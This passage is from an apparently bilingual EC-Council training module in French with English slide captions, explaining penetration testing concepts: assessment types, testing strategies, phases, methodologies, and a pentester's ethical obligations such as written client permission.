- **Déterminer le niveau de sécurité de l'entreprise :** Les tests d'intrusion permettent de connaître le niveau de sécurité d'une entreprise et son statut en termes de sécurité. Le pentester fournit un rapport sur le niveau de sécurité global de l'entreprise et sur les domaines nécessitant des améliorations. Le rapport comprend des détails sur la protection de l'infrastructure de l'entreprise et sur l'efficacité des mesures de sécurité existantes.
- **Préserver la réputation de l'entreprise :** Il est important pour une entreprise de conserver une bonne réputation auprès de ses partenaires et de ses clients. Il est difficile de garder la confiance et le soutien de partenaires, même fidèles, si l'entreprise est touchée par une attaque ou subit une violation de données. Les entreprises devraient effectuer régulièrement des tests d'intrusion pour protéger leurs données et préserver la confiance de leurs partenaires et clients.

Comparing Security Audit, Vulnerability Assessment, and Penetration Testing



Security Audit

- A security audit checks whether an organization follows a set of standard **security policies and procedures**



Vulnerability Assessment

- A vulnerability assessment focuses on **discovering the vulnerabilities in an information system** but provides no indication of whether the vulnerabilities can be exploited or of the amount of damage that may result from the successful exploitation of the vulnerabilities



Penetration Testing

- Penetration testing is a methodological approach to security assessment that **encompasses a security audit** and vulnerability assessment, and it demonstrates whether the vulnerabilities in a system can be successfully exploited by attackers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Comparaison entre l'audit de sécurité, l'évaluation des vulnérabilités et le test d'intrusion

- Audit de sécurité** : Un audit de sécurité est utilisé pour vérifier si la sécurité des informations d'une entreprise répond à un ensemble de critères établis, et pour s'assurer que l'entreprise est en conformité avec la réglementation, avec sa politique de sécurité et ses responsabilités en matière juridique. Différents types d'audits sont utilisés pour évaluer les processus de sécurité d'une entreprise. Un audit de sécurité vérifie uniquement si l'organisation suit un ensemble de politiques et de procédures de sécurité normalisées.
- Évaluation des vulnérabilités** : Cette évaluation sert à identifier et à mesurer la vulnérabilité d'un système ; elle est généralement utilisée pour identifier les vulnérabilités courantes dans la configuration d'un système. La liste est fournie en fonction du niveau de gravité de la vulnérabilité ou de la criticité pour l'entreprise. L'évaluation des vulnérabilités convient à une organisation qui n'est pas ou peu protégée, ou qui souhaite se lancer dans une démarche d'amélioration de sa sécurité, ou qui a une maturité moyenne à élevée en matière de sécurité et qui souhaite maintenir le niveau de sécurité de son réseau. Bien que l'évaluation de la vulnérabilité se concentre sur l'identification des vulnérabilités d'un système d'information, elle ne fournit aucune indication sur la possibilité d'exploiter ces vulnérabilités ou sur l'ampleur des dommages pouvant résulter de la réussite de leur exploitation.
- Test d'intrusion** : Un test d'intrusion est un exercice orienté vers un objectif ; il se concentre sur les attaques en temps réel plutôt que sur la découverte d'une vulnérabilité spécifique. Le pentester joue le rôle d'un pirate informatique et suit toutes les étapes que suivrait un véritable hacker pour pénétrer dans un système. Ce type de test convient aux

organisations ayant un niveau de maturité élevé en matière de sécurité. Le test d'intrusion est une approche méthodologique de l'évaluation de la sécurité qui englobe l'audit de sécurité et l'évaluation des vulnérabilités, qui permet de démontrer si les vulnérabilités du système peuvent être exploitées avec succès par des attaquants, et qui permet enfin d'évaluer l'ampleur des dommages qui peuvent résulter de l'exploitation réussie des vulnérabilités.

Types of Penetration Assessment: Goal-oriented vs. Compliance-oriented vs. Red-team-oriented

Goal-oriented/Objective-oriented Penetration Testing

- This type of assessments is **driven by goals**. The objectives of the penetration test are defined, rather than defining the scope of targets
- The goal of penetration assessment is defined before it begins
- The job of the pen tester to check whether he/she can **achieve the goal** and to determine the different ways to achieve the goal

Examples



Gain remote access to an internal network



Gain access to credit-card information



Deface a website



Gain domain administrator access



Create a denial of service (DoS) condition against a website

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Penetration Assessment: Goal-oriented vs. Compliance-oriented vs. Red-team-oriented (Cont'd)

Compliance-oriented Penetration Testing

- This type of assessments is driven by **compliance requirements**. It is testing against adherence to compliance requirements
- It entails conducting an assessment against the compliance requirements of cyber security standards, frameworks, laws, acts, etc.
- For example, an organization may ask to perform a security assessment against **PCI-DSS requirements**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Penetration Assessment: Goal-oriented vs. Compliance-oriented vs. Red-team-oriented (Cont'd)

Red-team-based Penetration Testing

- ❑ Red-team-based penetration testing is an **adversarial goal-based assessment** in which the pen tester must mimic the behavior of a real attacker and target the environment
- ❑ This type of assessment has no specific driver
- ❑ For example, an organization may ask to conduct a security assessment for **evaluating its overall security**. It may include assessing people, networks, applications, physical security, etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types de tests d'intrusion : Axé sur les objectifs, axé sur la conformité, ou axé sur la méthode "équipe rouge"

Une évaluation par un test d'intrusion peut être effectuée en utilisant différentes approches :

- **Approche du test d'intrusion axée vers le but ou l'objectif** : Ce sont les objectifs qui pilotent cette approche de test d'intrusion. Dans ce type d'évaluation, le pentester chargé d'identifier ou de démontrer un risque tente d'atteindre un objectif, plutôt que de trouver des vulnérabilités. Il se concentre sur la recherche de différentes façons d'atteindre l'objectif. Dans ce type d'évaluation, l'objectif est défini avant le début du test. Pour atteindre les buts fixés (objectifs), le pentester exécute plusieurs processus en série ou en parallèle.

Voici quelques objectifs courants dans les tests d'intrusion orientés vers un but/objectif :

- Obtenir un accès à distance à un réseau interne.
- Obtenir l'accès aux informations d'une carte de crédit.
- Obtenir un accès en tant qu'administrateur de domaine.
- Créer une situation de déni de service (DoS) contre un site web.
- Défigurer un site web.

- **Approche du test d'intrusion axée sur la conformité** : Ce sont les exigences de conformité qui pilotent cette approche. Elle consiste à tester le respect des exigences de conformité. Il s'agit de mener des évaluations par rapport aux exigences de conformité des normes, cadres, lois, règlements, etc. en matière de cybersécurité. Par exemple, une organisation peut demander à effectuer une évaluation de sécurité par rapport à des normes de

conformité telles que PCI-DSS, ISO-27001, FISMA, HIPAA et HITRUST. Les tests d'intrusion axés sur la conformité vérifient également la conformité des règles de pare-feu.


L'approche des tests d'intrusion orientés conformité est une approche proactive pour sécuriser et maintenir la conformité. Cela permet aux organisations de :

- Maintenir le niveau de sécurité de l'organisation en identifiant et en prévenant les attaques avant qu'elles ne se produisent.
- Améliorer l'infrastructure de sécurité ou le cadre de la politique de sécurité.
- Évaluer le niveau de conformité d'une organisation dans des domaines spécifiques tels que la gestion des correctifs, la politique des mots de passe ou la gestion de la configuration.
- Protéger les données des clients contre les violations, ce qui pourrait entraîner une lourde sanction.
- Vérifier la sécurité du système en ce qui concerne les exigences de certification et d'accréditation (C&A).
- **Approche du test d'intrusion axée sur la méthode "équipe rouge" (ou Red Team)** : Cette approche consiste à simuler une attaque réelle dans laquelle le pentester doit imiter un véritable attaquant et cibler un environnement. Cette approche n'a pas de pilote particulier comme c'est le cas pour les précédentes. Une organisation peut par exemple demander à effectuer une évaluation de sa sécurité globale. Elle peut inclure l'évaluation des personnes, des réseaux, des applications, de la sécurité physique, etc. En outre, il s'agit d'un type offensif de test de sécurité dans lequel une "équipe rouge" travaille avec une "équipe bleue" (ou Blue Team) en lui faisant part des tactiques, techniques et procédures (TTP) utilisées par "l'équipe rouge".

Il permet aux organisations de :

- Comprendre leur capacité à détecter et à répondre aux attaques du monde réel.
- Évaluer leur sécurité organisationnelle par rapport à des cibles spécifiques.
- Vérifier leur réponse organisationnelle à une attaque.
- Valider les éléments de la stratégie de sécurité de l'organisation.
- Identifier les risques ignorés par l'équipe de tests d'intrusion.

Module Flow



Découvrez les stratégies et les phases des tests d'intrusion

Cette section aborde les différentes stratégies utilisées pour les tests d'intrusion, le processus des tests d'intrusion, les phases des tests d'intrusion et les méthodologies des tests d'intrusion.

Strategies of Penetration Testing

Penetration testing strategies are broadly classified as follows:

Black box

White box

Gray box



- Each test strategy takes a **different approach** for assessing the security of an organization's infrastructure



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Stratégies utilisées pour les tests d'intrusion

Les trois principaux types de tests d'intrusion sont les tests en boîte noire, en boîte blanche et en boîte grise. Chaque type de test adopte une approche différente pour évaluer la sécurité de l'infrastructure d'une organisation.

- **Test en boîte noire (Black-box)**

Pour simuler des attaques réelles et minimiser les faux positifs, les pentesters peuvent choisir d'entreprendre des tests en boîte noire (ou attaque sans connaissance, sans information ni assistance du client) et cartographier le réseau tout en énumérant discrètement les services, les systèmes de fichiers partagés et les systèmes d'exploitation (OS).


- **Test en boîte blanche (White-box)**

Si l'organisation a besoin d'évaluer sa sécurité contre un type d'attaque ou une cible spécifique, des informations complètes à ce sujet peuvent être fournies aux pentesters. Les informations fournies peuvent inclure des documents sur la topologie du réseau, l'inventaire des actifs et des informations d'évaluation. Une organisation opte généralement pour des tests en boîte blanche lorsqu'elle a besoin d'un audit complet de sa sécurité. Il est toutefois essentiel de noter que la sécurité de l'information est un processus continu, et que les tests d'intrusion ne fournissent qu'un instantané du niveau de sécurité d'une organisation à un moment donné.

- **Test en boîte grise (Gray-box)**

Ce type de test, qui constitue l'approche la plus courante en matière de sécurité des applications, teste les vulnérabilités qu'un attaquant peut trouver et exploiter. Ce

processus de test fonctionne de manière similaire aux tests en boîte noire. L'équipe d'attaque et un utilisateur normal de l'application disposent des mêmes priviléges et l'objectif est de simuler une attaque menée par un initié malveillant.



Processus de test d'intrusion

Le processus d'exécution d'un test d'intrusion dans une organisation consiste en quelques décisions essentielles concernant les mesures prises avant de tester les équipements du réseau et les vulnérabilités du système.

Le processus est défini pour toutes les opérations effectuées pendant et avant le test d'intrusion. Il comprend la définition du périmètre, l'exécution du test d'intrusion, ainsi que la communication des résultats.

▪ Définition du périmètre

Avant d'effectuer un test d'intrusion, il est nécessaire de définir le périmètre du test. Pour différents types de tests d'intrusion, il existe différents types d'équipements de réseau. Le test peut porter sur l'ensemble du réseau et des systèmes ou sur des équipements particuliers tels que les serveurs Web, les routeurs, les pare-feu, les serveurs DNS, les serveurs de messagerie et les serveurs FTP. Le périmètre du test d'intrusion couvre les éléments suivants :

- L'étendue du test
- Ce qui sera testé
- D'où les tests seront effectués
- Qui effectuera les tests

▪ Réalisation du test d'intrusion

Toutes les entreprises s'assurent que les processus qu'elles mettent en œuvre pour les tests d'intrusion sont pertinents. Par conséquent, un bon test d'intrusion nécessite


l'utilisation de méthodologies adaptées. Le pentester est chargé de vérifier si le système est vulnérable à un risque de sécurité qui pourrait permettre un accès non autorisé, et de même pour les applications, réseaux et systèmes existants ou nouvellement mis en place. Ce processus implique la collecte de toutes les informations significatives des vulnérabilités de sécurité. Cela implique également de tester l'environnement ciblé, comme la configuration du réseau, la topologie, le matériel et les logiciels.

▪ **Rapport et présentation des résultats**

Une fois le test d'intrusion terminé, les pentesters examinent et font une synthèse de toutes les informations obtenues au cours de la procédure de test. Le rapport de restitution contient les éléments suivants :

- La liste des vulnérabilités et des risques classés par ordre de gravité.
- Les informations relatives aux points forts et aux points faibles du système de sécurité en place.
- Les risques sont classés comme élevés, moyens ou faibles.
- Les informations sur les vulnérabilités de chaque équipement.

Les pentesters font des recommandations pour éliminer les vulnérabilités trouvées et fournissent des informations techniques sur la façon de corriger les vulnérabilités trouvées dans le système. Ils peuvent également fournir certaines ressources utiles à l'organisation, comme des liens Internet qui peuvent être utiles pour trouver des informations supplémentaires ou des correctifs pour remédier aux vulnérabilités trouvées.



Phases des tests d'intrusion

Les tests d'intrusion comportent trois phases : La phase de pré-attaque, la phase d'attaque et la phase de post-attaque.

▪ Phase de pré-attaque

Cette phase se concentre sur la collecte du maximum d'informations sur la cible. Les informations peuvent être recueillies de manière invasive, par exemple par la reconnaissance passive et active, le balayage de ports, le balayage de services et le balayage de systèmes d'exploitation, ou de manière non invasive, par exemple en examinant des informations publiques.

En commençant par la reconnaissance passive et active, le pentester recueille autant d'informations que possible sur l'entreprise cliente. La plupart des informations obtenues sont liées à la topologie du réseau et aux types de services qui y sont exécutés. Le pentester peut utiliser ces informations pour cartographier provisoirement le réseau afin de préparer une stratégie d'attaque plus élaborée.

La reconnaissance passive consiste à :

- Cartographier la structure des répertoires des serveurs web et des serveurs FTP.
- Pratiquer l'intelligence économique
- Déterminer la valeur des infrastructures connectées à Internet.
- Récupérer les informations d'enregistrement du réseau à partir des bases de données WHOIS.

- Déterminer la gamme de produits et les offres de services de l'entreprise ciblée qui sont disponibles en ligne ou qui peuvent être obtenues hors ligne.
- Faire du criblage de documents, ce qui consiste à recueillir des informations uniquement à partir de documents publiés.
- Réaliser de l'ingénierie sociale en identifiant un intermédiaire (une personne qui peut être facilement ciblée sur la base des informations obtenues sur le personnel) et en le profilant.

Dans la reconnaissance active, le processus de collecte d'informations se déroule à l'intérieur du périmètre de la cible. Ici, l'auditeur peut envoyer des sondes sur la cible sous la forme de balayages de ports, de balayages de réseaux, d'énumération de partages et de comptes d'utilisateurs, etc. Le pentester peut adopter des techniques telles que l'ingénierie sociale et utiliser des outils qui automatisent ces tâches, comme des scanners et des analyseurs réseau.

■ Phase d'attaque

Les informations recueillies lors de la phase de préattaque constituent la base de la stratégie d'attaque. Pendant la phase d'attaque, la stratégie d'attaque est développée et exécutée. Cette phase implique la compromission effective de la cible. Le testeur peut exploiter une vulnérabilité découverte pendant la phase de pré-attaque ou utiliser des failles de sécurité telles qu'une politique de sécurité faible pour accéder au système. Le point important ici est que si le pentester n'a besoin que d'un seul point d'entrée alors que les organisations doivent en défendre plusieurs. Une fois à l'intérieur, le pentester peut éléver ses priviléges, installer une porte dérobée pour maintenir l'accès au système et l'exploiter pour atteindre son objectif.

■ Phase de post-attaque

La phase de post-attaque est une partie cruciale du processus de test, car le pentester doit remettre le réseau dans son état initial. Cela implique de nettoyer les processus de test, de supprimer les vulnérabilités créées (mais pas celles qui existaient à l'origine), de supprimer les exploits élaborés, etc., jusqu'à ce que tous les systèmes testés soient remis dans leur état d'avant le test.

L'objectif du test est de montrer où la sécurité est défaillante. À moins que le contrat de test d'intrusion ait prévu que le testeur soit chargé de corriger les défauts de sécurité des systèmes, cette phase termine le processus de test d'intrusion.

Les activités de cette phase comprennent (mais ne sont pas limitées à) :

- L'annulation de toutes les manipulations de fichiers et de paramètres effectuées pendant le test.
- L'annulation de tous les changements de priviléges et de paramètres d'utilisateur.
- La cartographie de l'état du réseau.
- La documentation et la capture de tous les journaux enregistrés pendant le test.

Il est important que le pentester documente toutes ses activités et enregistre toutes ses observations et ses résultats afin que le test puisse être reproduit et vérifié dans le contexte de sécurité de l'organisation. Pour que l'organisation puisse quantifier le risque de sécurité en termes opérationnels, il est essentiel que le pentester identifie les systèmes et les ressources critiques et qu'il cartographie la menace qui pèse sur ces derniers.

Penetration Testing Methodologies



Various penetration testing **frameworks** and **methodologies** exist to help organizations choose the best method to conduct a successful penetration test

Most commonly used methodologies:

Proprietary Methodologies

- 1 EC-Council's LPT
- 2 IBM
- 3 ISS
- 4 McAfee Foundstone

Open-source Methodologies

- 1 OSSTMM
- 2 ISSAF
- 3 NIST
- 4 OWASP
- 5 CREST



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Méthodologies pour les tests d'intrusion

Il existe plusieurs cadres et méthodologies pour les tests d'intrusion afin d'aider les organisations à choisir la meilleure méthode pour mener à bien un tel test. La pierre angulaire d'un test d'intrusion réussi est la méthodologie utilisée pour le concevoir. Cette méthodologie doit aider le pentester en lui fournissant une approche systématique du modèle de test. La cohérence, la précision et l'efficacité du test doivent être garanties, et la méthodologie de test doit être adaptée. Cela ne signifie pas que l'ensemble du cadre doit être restrictif.

Les deux types de méthodologies de tests d'intrusion sont les suivants :

- **Les méthodologies propriétaires**

Il existe de nombreuses organisations qui travaillent sur les tests d'intrusion et proposent des services et des certifications. Ces organisations ont leurs propres méthodologies qui doivent rester confidentielles. Voici quelques méthodologies propriétaires :

- Licensed Penetration Tester (LPT) de EC-Council
- IBM
- ISS
- McAfee Foundstone

- **Méthodologies publiques et open-source**

Un large éventail de méthodologies est disponible dans le domaine public. Elles peuvent être utilisées par tout le monde et sont destinées à un usage public uniquement.

- **Manuel de méthodologie de test de sécurité Open Source (OSSTMM)**

L'Open Source Security Testing Methodology Manual (OSSTMM) a été compilé par Pete Herzog. Il s'agit d'un ensemble de normes pour les tests d'intrusion visant à obtenir des indicateurs de sécurité. Il est considéré comme le meilleur moyen de réaliser des tests et garantit une grande cohérence et une précision remarquable.

- **Cadre d'évaluation de la sécurité des systèmes d'information (ISSAF)**

L'Information Systems Security Assessment Framework (ISSAF) évalue les processus et les politiques de sécurité de l'information d'une organisation.

- **Institut national des normes et de la technologie (NIST)**

Le National Institute of Standards and Technology (NIST) est une agence technologique fédérale américaine qui travaille avec l'industrie pour développer et appliquer des technologies, des indicateurs et des normes.

- **Open Web Application Security Project (OWASP)**

L'Open Web Application Security Project (OWASP) est une méthodologie open-source qui fournit un ensemble d'outils et une base de connaissances qui aident à protéger les applications et services Web. L'OWASP est utile pour les architectes système, les fournisseurs, les développeurs, les professionnels de la sécurité et les utilisateurs qui travaillent à la conception, au développement, au déploiement et au test de la sécurité des services et des applications Web.

- **CREST**

Le CREST (Council for Registered Ethical Security Testers) est l'organisme d'agrément et de certification à but non lucratif représentant l'industrie de la sécurité technique de l'information. Le CREST fournit une certification reconnue au niveau international pour les organisations et les personnes qui fournissent des services de tests d'intrusion, de réponse aux incidents informatiques et de renseignement sur les menaces.

Module Flow




Directives et recommandations pour les tests d'intrusion

Au-delà des compétences techniques, un pentester doit posséder certaines compétences essentielles telles que de bonnes capacités de communication, de rédaction de rapports, d'éthique, un bon sens de la présentation, des certifications et de l'expérience. Cette section décrit les éléments essentiels à la réalisation d'un test d'intrusion.

Characteristics of a Good Penetration Test

- ➡ Establishing the parameters of the penetration test such as **objectives**, limitations, and justification of procedures
- ➡ **Hiring skilled** and experienced professionals to perform the test
- ➡ Choosing a suitable set of **tests** that balance cost and benefits
- ➡ Following a **methodology** with proper planning and documentation
- ➡ **Documenting the result** carefully and making it comprehensible for the client



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Caractéristiques d'un bon test d'intrusion

Pour réussir un test d'intrusion, le pentester doit respecter certaines étapes. En premier lieu, il est nécessaire de convoquer une réunion au cours de laquelle l'organisation doit discuter du périmètre et des objectifs du test d'intrusion ainsi que des parties impliquées. Ces objectifs sont importants car ils précisent la présence de vulnérabilités exploitables au sein de l'infrastructure de l'organisation. Les objectifs du test d'intrusion doivent être clairs ; s'ils ne le sont pas, les résultats seront inévitablement faussés. Les systèmes, les équipements, le réseau, le personnel impliqué et les exigences opérationnelles sont ensuite identifiés pour pouvoir réaliser le test d'intrusion.

Un autre point important est le calendrier et la durée du test d'intrusion ; ces facteurs doivent être décidés de manière à ce que les opérations quotidiennes et les activités normales de l'organisation ne soient pas perturbées. Aucune organisation ne souhaite que ses activités soient affectées par un test d'intrusion. Par conséquent, l'organisation doit faire en sorte que le test d'intrusion soit effectué à un moment précis de la journée car parfois, le test d'intrusion peut entraîner un trafic inhabituel sur le réseau, ce qui peut provoquer l'arrêt de certains systèmes et affecter d'autres systèmes. Pour éviter de telles situations, l'organisation doit établir un planning clair avant de démarrer.

Voici quelques points supplémentaires sur les caractéristiques d'un bon test d'intrusion :

- Établir les paramètres du test d'intrusion tels que les objectifs, les limites et la justification des procédures.
- Engager des professionnels qualifiés et expérimentés pour effectuer le test.
- Choisir une série de tests appropriés qui équilibrent les coûts et les avantages.
- Suivre une méthodologie avec une planification et une documentation appropriées.

- Documenter soigneusement les résultats et les rendre compréhensibles pour le client.

When should Pen Testing be Performed?

Pen testing is generally performed in the following cases:

01

Changes have been made in the organization's infrastructure



02

A new threat to the organization's infrastructure has been discovered



03

Hardware or software has been updated or reinstalled



04

The organization's policy has changed



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Quand faut-il effectuer un test d'intrusion ?

Les tests d'intrusion doivent être effectués régulièrement pour s'assurer que toutes les vulnérabilités existantes et récemment découvertes sont identifiées et corrigées avant qu'un cybercriminel ne les exploite. Dernièrement, un grand nombre de nouvelles attaques ont été signalées, ce qui indique que les pirates expérimentent de nouvelles méthodes et techniques. Une organisation doit être préparée avec des solutions pour tout nouveau type d'attaque. Cependant, la plupart des entreprises négligent l'éventualité d'une telle situation et attendent trop longtemps avant de procéder à des tests d'intrusion ; elles effectuent des tests soit lorsque la loi l'exige, soit, dans le pire des cas, quand l'entreprise a déjà été touchée.

Il est difficile de répondre à la question de savoir quand les tests d'intrusion doivent être effectués, car la réponse dépend de l'entreprise. Par exemple, les entreprises très connues et souvent mentionnées dans les médias sont les plus exposées aux attaques. Ces entreprises doivent effectuer régulièrement des tests d'intrusion.

Voici quelques scénarios dans lesquels les tests d'intrusion sont nécessaires :

- Des modifications ont été apportées à l'infrastructure de l'organisation.
- Une nouvelle menace pour l'infrastructure de l'organisation a été découverte.
- Le matériel ou les logiciels ont été mis à jour ou réinstallés.
- La politique de l'organisation a changé.



Ethics of a Penetration Tester

- 01 Perform penetration testing with the express **written permission** of the client
- 02 Work according to the **non-disclosure** and liability clauses of a contract
- 03 Test tools in an isolated laboratory prior to an actual penetration test
- 04 Inform the client about any possible risks that might emanate from the tests
- 05 Notify the client at the first discovery of any highly vulnerable flaws
- 06 Deliver social engineering test results only in a summarized and statistical format
- 07 Try to maintain a **degree of separation** between the criminal hacker and the security professional

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

L'éthique d'un pentester

Tout pentester doit avoir une éthique qui lui permet de mieux servir ses clients tout en évitant d'être dans l'illégalité. La plupart des organisations font signer au pentester un accord pour clarifier les lois en vigueur et protéger leurs clients. Les lois peuvent différer d'un pays à l'autre. Il est donc très important pour un pentester d'être au courant des lois en vigueur et des dispositions juridiques prises avec une organisation. Il faut que le pentester ait une grande éthique et soit très professionnel en toutes circonstances.

Voici quelques-unes des exigences éthiques d'un pentester :

- Effectuer des tests d'intrusion avec l'autorisation écrite expresse du client.
- Travailler conformément aux clauses de non-divulgation et de responsabilité d'un contrat.
- Tester les outils dans un laboratoire isolé avant de procéder à un test d'intrusion réel.
- Informer le client de tout risque éventuel pouvant découler des tests.
- Informer le client dès la première découverte d'une faille très vulnérable.
- Livrer les résultats des tests d'ingénierie sociale uniquement sous une forme résumée et statistique.
- Maintenir une séparation entre le hacker criminel et le professionnel de la sécurité.



Se perfectionner en tant que pentester

